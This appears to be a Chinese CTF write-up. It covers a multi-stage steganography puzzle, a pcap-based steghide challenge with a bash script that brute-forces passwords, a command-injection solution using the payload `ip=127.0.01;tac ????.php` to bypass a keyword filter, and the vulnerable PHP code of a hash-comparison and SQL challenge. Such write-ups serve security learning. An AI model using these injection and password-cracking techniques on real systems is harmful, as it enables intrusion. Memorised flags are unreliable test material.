
把这个二维码用QR扫描工具打开

经过扫描，得出一条百度网盘的链接

然后把这个压缩包下载，解压


解压之后发现有一张图片






把这个图片用stegbreak爆破得出密码为power123


然后用JPHS工具来打开这图片，并选择Seek进行输入密码power123



然后导出一个文件




用记事本或者用notepad++打开查看获得flag的第四部分



然后发现这里有一条百度网盘链接和提取码

结果真的有一个压缩包

下载完打开后得出第五部分的flag




但是发现两个压缩包都被加密了

发现里面三个文本文件都没超过5字节

然后使用CRC32碰撞攻击脚本把level6.zip直接碰撞爆破出来

注意


一般情况，碰撞的字节数不会超过5（通常是3或者4字节），否则要碰撞很久，碰撞时间太久的话这个题就没什么意思了。一般看见压缩包里有很多文件，每个文件大小都小于5字节，才会用crc32碰撞。




看着文本是5、4、5字节，就只把红色框圈住的5、4、5位挑选出来，而且也要把奇怪的符号去掉，就剩下黄色箭头指向的那三个就直接组合成flag的第六部分

Level6_isready

然后用Advanced Archive Password Recovery软件将level7.zip压缩包用level5.zip压缩包中的1.png作为明文密钥进行明文爆破







等到剩下一个小时就可以直接按停止就会出现这个弹窗

之后会让你保存一个新名为level7_decrypted.zip，然后直接解压

由于4.png和5.png两张图片的分辨率是一样的，但是大小不一样，猜测是盲水印攻击



直接用盲水印攻击脚本进行分离



获得flag的第七部分level7ishere

但是在这个图里面发现了有一个网址http://39.99.247.28/final_level 访问后看到了一个百度


感觉就直接复制了百度的页面下来

然后通过查看元素，发现了有一行这样的注释，可以看到它的空格和TAB生成的空格就可以判断出是典型的SNOW隐写

2、HTML隐写实例

snow 是一款在html嵌入隐写信息的软件，它的原理是通过在文本文件的末尾嵌入空格和制表位的方式嵌入隐藏信息，不同空格与制表位的组合代表不同的嵌入信息。

直接去使用SNOW隐写工具破解出，但是这里又看到了一个括号里面的no one can find me
就猜测一下，是不是密码呢？



解密得出flag的最后一部分

然后通过把flag所有部分进行拼接得出

`flag{level1_begin_and_level2_is_comelevel3_start_itlevel4_here_alllevel5_is_aaalevel6_isreadylevel7isherethe_misc_examaaaaaaa_!!!}`

强网先锋

upload

下载附件解压后是一个`.pcap`，打开后看到一条数据非常可疑

```
 4 11.014360 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=1449 Ack=1 Win=514 Len=1448 TSval=1927417686 TSecr=23681559 [TCP segment of a reassembled PDU]
 5 11.014360 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=2897 Ack=1 Win=514 Len=1448 TSval=1927417686 TSecr=23681559 [TCP segment of a reassembled PDU]
 6 11.014363 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=4345 Ack=1 Win=514 Len=1448 TSval=1927417686 TSecr=23681559 [TCP segment of a reassembled PDU]
 7 11.014364 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=5793 Ack=1 Win=514 Len=1448 TSval=1927417686 TSecr=23681559 [TCP segment of a reassembled PDU]
 8 11.014364 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=7241 Ack=1 Win=514 Len=1448 TSval=1927417686 TSecr=23681559 [TCP segment of a reassembled PDU]
 9 11.014365 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=8689 Ack=1 Win=514 Len=1448 TSval=1927417686 TSecr=23681559 [TCP segment of a reassembled PDU]
10 11.014366 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=10137 Ack=1 Win=514 Len=1448 TSval=1927417686 TSecr=23681559 [TCP segment of a reassembled PDU]
11 11.014367 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=11585 Ack=1 Win=514 Len=1448 TSval=1927417686 TSecr=23681559 [TCP segment of a reassembled PDU]
12 11.014367 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=13033 Ack=1 Win=514 Len=1448 TSval=1927417686 TSecr=23681559 [TCP segment of a reassembled PDU]
13 11.016436 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=14481 Ack=1 Win=514 Len=1448 TSval=1927417689 TSecr=23681561 [TCP segment of a reassembled PDU]
14 11.016437 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=15929 Ack=1 Win=514 Len=1448 TSval=1927417689 TSecr=23681561 [TCP segment of a reassembled PDU]
15 11.016438 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=17377 Ack=1 Win=514 Len=1448 TSval=1927417689 TSecr=23681561 [TCP segment of a reassembled PDU]
16 11.016441 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=18825 Ack=1 Win=514 Len=1448 TSval=1927417689 TSecr=23681561 [TCP segment of a reassembled PDU]
17 11.016441 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=20273 Ack=1 Win=514 Len=1448 TSval=1927417689 TSecr=23681561 [TCP segment of a reassembled PDU]
18 11.016442 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=21721 Ack=1 Win=514 Len=1448 TSval=1927417689 TSecr=23681561 [TCP segment of a reassembled PDU]
19 11.016443 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=23169 Ack=1 Win=514 Len=1448 TSval=1927417689 TSecr=23681561 [TCP segment of a reassembled PDU]
20 11.016443 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=24617 Ack=1 Win=514 Len=1448 TSval=1927417689 TSecr=23681561 [TCP segment of a reassembled PDU]
21 11.016444 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=26065 Ack=1 Win=514 Len=1448 TSval=1927417689 TSecr=23681561 [TCP segment of a reassembled PDU]
22 11.016445 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=27513 Ack=1 Win=514 Len=1448 TSval=1927417689 TSecr=23681561 [TCP segment of a reassembled PDU]
23 11.016445 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=28961 Ack=1 Win=514 Len=1448 TSval=1927417689 TSecr=23681561 [TCP segment of a reassembled PDU]
24 11.016446 192.168.109.1   192.168.109.132 TCP   1514 61881 → 80 [ACK] Seq=30409 Ack=1 Win=514 Len=1448 TSval=1927417689 TSecr=23681561 [TCP segment of a reassembled PDU]
25 11.016447 192.168.109.1   192.168.109.132 HTTP   381 POST /steghide.php HTTP/1.1  (JPEG JFIF image)
26 11.020433 192.168.109.132 192.168.109.1   HTTP   269 HTTP/1.1 200 OK
```

追踪TCP流，发现了文件，文件头和filename，觉得是一张图片


```
POST /steghide.php HTTP/1.1
Host: 192.168.109.132
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------290619977245035210337886588882
Content-Length: 31586
Origin: http://192.168.109.132
Connection: keep-alive
Referer: http://192.168.109.132/
Upgrade-Insecure-Requests: 1

-----------------------------290619977245035210337886588882
Content-Disposition: form-data; name="file"; filename="steghide.jpg"
Content-Type: image/jpeg

......JFIF.............C.

.
.
.....
.. .....'... .)10.)-,3:J>36F7,-
@WAFLNRSR2>ZaZP`JQRO...C.......&..&05-50000000000000000000000000000000000000000000000000......D...."..................................
.....................}........!1A..Qa."q.2....#B...R..$3br.
.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.................................................................................................
.....................w.......!1..AQ.aq."2...B.... #3R..br.
.$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...................................................................................?...
\.Uv485Z..*.p+#....k.....=k............QA.Pi.R.ZC@.....R..h....QE..QE..QIE..4.j.......-).ZSY3....p.-8
F.@..SH.i..)(.
((AJ(..6..(<Rb..E.T. .U.b......(..
...`..    }...R..Q.........Qc9U3V...j.G.....t..0.B.O\W|-...F....;.B.60..E.=.H..<v=.S..02c.k..t...o$;dn...X.p<......Y.}.1...fn.....R.71.\E...j.......v.
8..?.Af.H..5..j.:.f
.D.D....h..a....).......bI.......u.x.,.(........Ib...Z....-.....w..SV.!|.e.1f.
B..f0..).........U.9....N....*.A.
..4...Lj...........}+...j.....J.H....c....|....s
.ZD..M.E....xV.r..W...[.y.h...r..j....-U.{8}.6..S..)V.Q....Hj:        ....z...2.ZA...EFjR*3@
.-1i.@.4.N".x.B.:..H)...qMjv.#b......,.....%1.......a..i.....m......c..._...(.'.ug...bj:...% .4.....(4.......R.E.%-.R...).SM-..QE..
...T.....uii...Y3...J.)..R4.9...p.k@.R.U..(.F).b.G4...E=jB..0.*.#...8.

F..Nj.u...c..I.Y..H..GZ."y....{.e....E.ePv....d1f5.
.....9.[.:.3n ..U.........S.3..W....H...5.e.I.M.H.....{z.?$8f....9...............[.y#......<.......by.I..6h.;.0...}....9@'.k.k.....O..x..s..
\.....m.j..:U..iq...Q..h..X.fA.N7....S
.B...a\....Ztsc...j..
E...iE:....VHj.&.Y..Fv6....q]..
+..&]......VR.jw3..Z..|.%......\.tE.Vt1....{..k]zV..q........`J.......j7.v...jn"..1R..2"4...M.. z..5iH.."..x....7.3.#
..(...8..x...4......:p...d.=).qJ)...|.."...P.@.j3R.......(...K.....S
"...M.Ji(.
%)..b.(4Q@..Q@..Q@..Q@.!..4.QE..R.ZC@..b.Q
....R--=i.NZ..`H1HiF)..b.ZAJ..@\......[...0..W.x.C...).8..1.Y.bey.I..$I...J...-.a....M.g&....8...Uy..f..Z0r%b....FiXQ,.F......Z$d.Y.1..U..........7.[S>b.
\...U._z..L-VK.C9..G#.9...-B...-Hy..R....5....!\Ph.i...!..M...@..U.qO
```

找到`JPEG File Interchange Format`右键导出分组字节流，后缀为jpg，就可以看见一张图片了

```
MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "---------------------------290619977245035210337886588882"
    [Type: multipart/form-data]
```

```
First boundary: ----------------------------290619977245035210337886588882\r\n
Encapsulated multipart part:  (image/jpeg)
    Content-Disposition: form-data; name="file"; filename="steghide.jpg"\r\n
    Content-Type: image/jpeg\r\n\r\n
  > JPEG File Interchange Format
```


看到图片的文件名有点特别，用搜索引擎看了一下原来是个隐写软件，在kali安装后
输入`steghide info a.jpg`发现需要输入密码



使用以下脚本暴力破解密码

```
#bruteStegHide.sh
#!/bin/bash

for line in `cat $2`;do
    steghide extract -sf $1 -p $line > /dev/null 2>&1
    if [[ $? -eq 0 ]];then
        echo 'password is: '$line
        exit
    fi
done
```

得到密码为`123456`，输入密码后得到输入获得flag.txt文件信息，用`steghide extract -sf a.jpg`获取flag.txt文件并用cat查看flag



主动

打开题目很明显是命令注入

ls查看一下发现有flag.php和index.php

由于过滤了flag，就是用通配符?来绕过,发现cat不行，经过测试好像只有tac可以，就用`ip=127.0.01;tac ????.php`来获取flag

Funhash

打开链接查看代码，发现应该是要过三关

```php
<?php
include 'conn.php';
highlight_file("index.php");
//level 1
if (($_GET["hash1"] != hash("md4", $_GET["hash1"]))
{
        die('level 1 failed');
}

//level 2
if($_GET['hash2'] === $_GET['hash3'] || md5($_GET['hash2']) !== md5($_GET['hash3']))
{
        die('level 2 failed');
}

//level 3
$query = "SELECT * FROM flag WHERE password = '" . md5($_GET["hash4"],true) . "'";
$result = $mysqli->query($query);
$row = $result->fetch_assoc();
var_dump($row);
$result->free();
$mysqli->close();


?>
```

level 1 failed

level1

```php
//level 1
if ($_GET["hash1"] != hash("md4", $_GET["hash1"]))
{
    die('level 1 failed');
}
```

